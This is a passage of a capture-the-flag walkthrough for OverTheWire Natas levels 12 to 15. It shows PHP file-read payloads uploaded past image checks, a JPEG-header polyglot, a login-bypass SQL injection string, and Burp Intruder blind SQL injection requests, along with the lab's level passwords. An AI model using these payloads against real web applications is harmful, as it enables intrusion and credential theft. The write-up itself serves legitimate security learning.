echo file_get_contents('/etc/natas_webpass/natas13');
?>
```

4. Check file upload restrictions



```

1000
-----------------------------45299662917450512092264488118
Content-Disposition: form-data; name="filename"

w7xgclcc3j.jpg
-----------------------------45299662917450512092264488118
Content-Disposition: form-data; name="uploadedfile"; filename="
natas.php"
Content-Type: application/x-php
```


5. Bypass the file type restrictions.
   - Change .jpg to .php
6. Click and open the uploaded file.



NATAS12

The file upload/e3wfy5ndop.php has been uploaded
View sourcecode

7. Retrieve the password.



trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

Password to the next level is trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

LEVEL 12- LEVEL 13


Username: natas13

URL: http://natas13.natas.labs.overthewire.org

Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

<u>Steps</u>

1. Login to the level using the Credentials.
2. Analyze the file upload form.
8. Check file upload restrictions




NATAS13

For security reasons, we now only accept image files!

Choose a JPEG to upload (max 1KB):


3. Upload the image
4. Bypass the file type restrictions and add php code to the image



```
-----------------------------857293854486620162108081 1200
Content-Disposition: form-data; name="filename"

yvu01sqezb.php
-----------------------------857293854486620162108081 1200
Content-Disposition: form-data; name="uploadedfile"; filename="
image.php"
Content-Type: application/x-php

ÿØÿàJFIFÿÛ  "   #   " ( %"1!%)-...383-7(-.+


++++++++++++++++++++++++++++++++++++++++++++++++++++ÿÀáá"ÿÄÿÄN!1A"Qa2
q#BR±Ñ3bs¡²4SrÁÂá$5CÒðTc¢ñ%dtâÿÄÿÄÿÚ?9âÜà^P®üé-å÷+@o=ãó¢ÜjêPÕ)RÚ)ZF"
º9«ökl%¸Iu:Hìª
<?php
echo "The password is "
echo file_get_contents('/etc/natas_webpass/natas13');
?>

(]ÌÆÁ¯1?Z2¾o´4¦d¦gxó¦Ç³(ö6Cm©²©*@B¶ÛzÆsÃí²ö~o#ÁÌ×§WS:`Ç_:ùÂó'2á»L`èÕ
å·X¤ÍÕòÖ¢¢µnguEoO´ÝA.PD¾4¼&ÙÕ³iZ ù±ÔOMKoÆ¾c-aTér?RóYZâþ¢Îàï¦æ"Oh6WÌF
ð¹-rôGÒôÒ-X¹**HßYÓxó{IR\èúq¶¯:1Q:R®}ËPB5(rcCôe´t ni®¥úJÐ9ÿ4~Uû@Â c/b
```

5. Click and open the uploaded file.

6. Retrieve the password.



natas13.natas.labs.overthewire.org/upload/sw9r8ksok9.php

```
����JFIF���  "  # " ( %"1!%)-...383-7(-.+ +
++++++++++++++++++++++++++++++++++++++++++++++++����"����N!1A"Qa2q
#BR����3bs��4Sr����$5C����Tc���%dt�������?9�:�^�魑��
�+@��o=���j���)R�)ZF�"��9���kl%�Iu�:H� �)��aπ�uoQ=�.�'�l�x��:����H=u
��3���8[��т�JT�*P'�ν��o�6�6��-�R@HR�`��@��l�n�!D�Q=�U the password is
z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ H��Yҕx�{IR�\��g��:1O;R�}.�B5(rc��e�t�pj���J
�9�4~U�@�_�/���u���b�eν�*Xd���O�]]@��~���W��_��������o�
.?���Q��S]]AUk�w�'��ok����]��d��B�3_���|'��?�V���Y��~������*�k�
8e��k��4a������]]@����U~�_����3����U���/�+¨
�*����Z���U]]@�����������+������u+�uu� �\|�*g�K������k��5�����
```

Password to the next level is z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

LEVEL13-14


Username: natas14

URL: http://natas14.natas.labs.overthewire.org

Password: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

<u>Steps</u>

1. Login to the level using the Credentials.
2. Understand the Backend Logic
   - SELECT * FROM users WHERE username = 'user_input' AND password = 'password_input';
3. Test for SQL Injection Vulnerability
   - " OR 1=1;#



NATAS14


Username: " OR 1=1;#
Password: ashen
Login

View sourcecode

Explanation-

- **"** Closes the string that was opened by the original query.
- **OR 1=1**: This is a logical condition that is always true.
- **;** This symbol ends the current SQL statement.
- **#** is a comment indicator. Everything after # on that line is ignored by the SQL engine.

4. Retrieve the password.



NATAS14

```
Successful login! The password for natas15 is
SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
```

View sourcecode

Password to the next level is SdqIqBsFcz3yotlNYErZSZwblkm0lrvx.

LEVEL 14- LEVEL 15


Username: natas15

URL: http://natas15.natas.labs.overthewire.org

Password: SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

Steps


1. Login to the level using the Credentials.
2. Understand the backend logic.
3. Check the username – natas16



This user exists.

4. Try intercepting the sql command.
5. Send it to the repeater.
6. Change the sql command.
   - username=natas16" and (select length(password)=1 from users where username = "natas 16")#
7. url encode the command
   - username=natas16" and+(select+length(password)%3d1+from+users+where+username%3d"natas 16")%23
   -

8. Send it to the intruder.



Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas15.natas.labs.overthewire.org

[✓] Update Host header to match target

```
POST /index.php HTTP/1.1
Host: natas15.natas.labs.overthewire.org
Content-Length: 90
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGxOWUVyW1Nad2Jsa20wbHJ2eA==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas15.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.89 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://natas15.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=natas16" and+(select+length(password)%3d§1§+from+users+where+username%3d"natas16")%23
```


Search

1 highlight

1 payload position

Length: 830

9. Start a sniper attack to get the length of the password.



You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 40

Payload type: Numbers Request count: 40

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: [✓ Sequential] Random

From: 1

To: 40

Step: 1

How many:


3. Intruder attack of http://natas15.natas.labs.overthewire.org

Intruder attack results filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
26	26	200	191			1147	
27	27	200	201			1147	
28	28	200	195			1147	
29	29	200	193			1147	
30	30	200	198			1147	
31	31	200	204			1147	
32	32	200	204			1140	
33	33	200	188			1147	
34	34	200	207			1147	
35	35	200	194			1147	

```
    <script src="http://natas.labs.overthewire.org/js/wechall.js">
    </script>
    <script>
      var wechallinfo = {
        "level": "natas15", "pass": "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"
      };
    </script>
  </head>
  <body>
    <h1>
      natas15
    </h1>
    <div id="content">
      This user exists.<br>
      <div id="viewsource">
        <a href="index-source.html">
          View sourcecode
        </a>
      </div>
    </div>
  </body>
</html>
```

Finished

32 characters.

10. Change the sql command to retrive the password.


Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas15.natas.labs.overthewire.org

Update Host header to match target


```
POST /index.php HTTP/1.1
Host: natas15.natas.labs.overthewire.org
Content-Length: 90
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGxOWUVyWlNad2Jsa20wbHJ2eA==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas15.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.89 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://natas15.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=natas16"
and+(select+substring(password,+§1§,+1)+from+users+where+username%3d"natas16")+LIKE+BINARY+'§a§'%23
```

2 highlights

2 payload positions   Length: 853

-

11. Start a cluster bomb attack to retrieve the password to the next level.
   - Payload set 1



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 32
Payload type: Numbers — Request count: 472,842,752

Payload settings [Numbers]

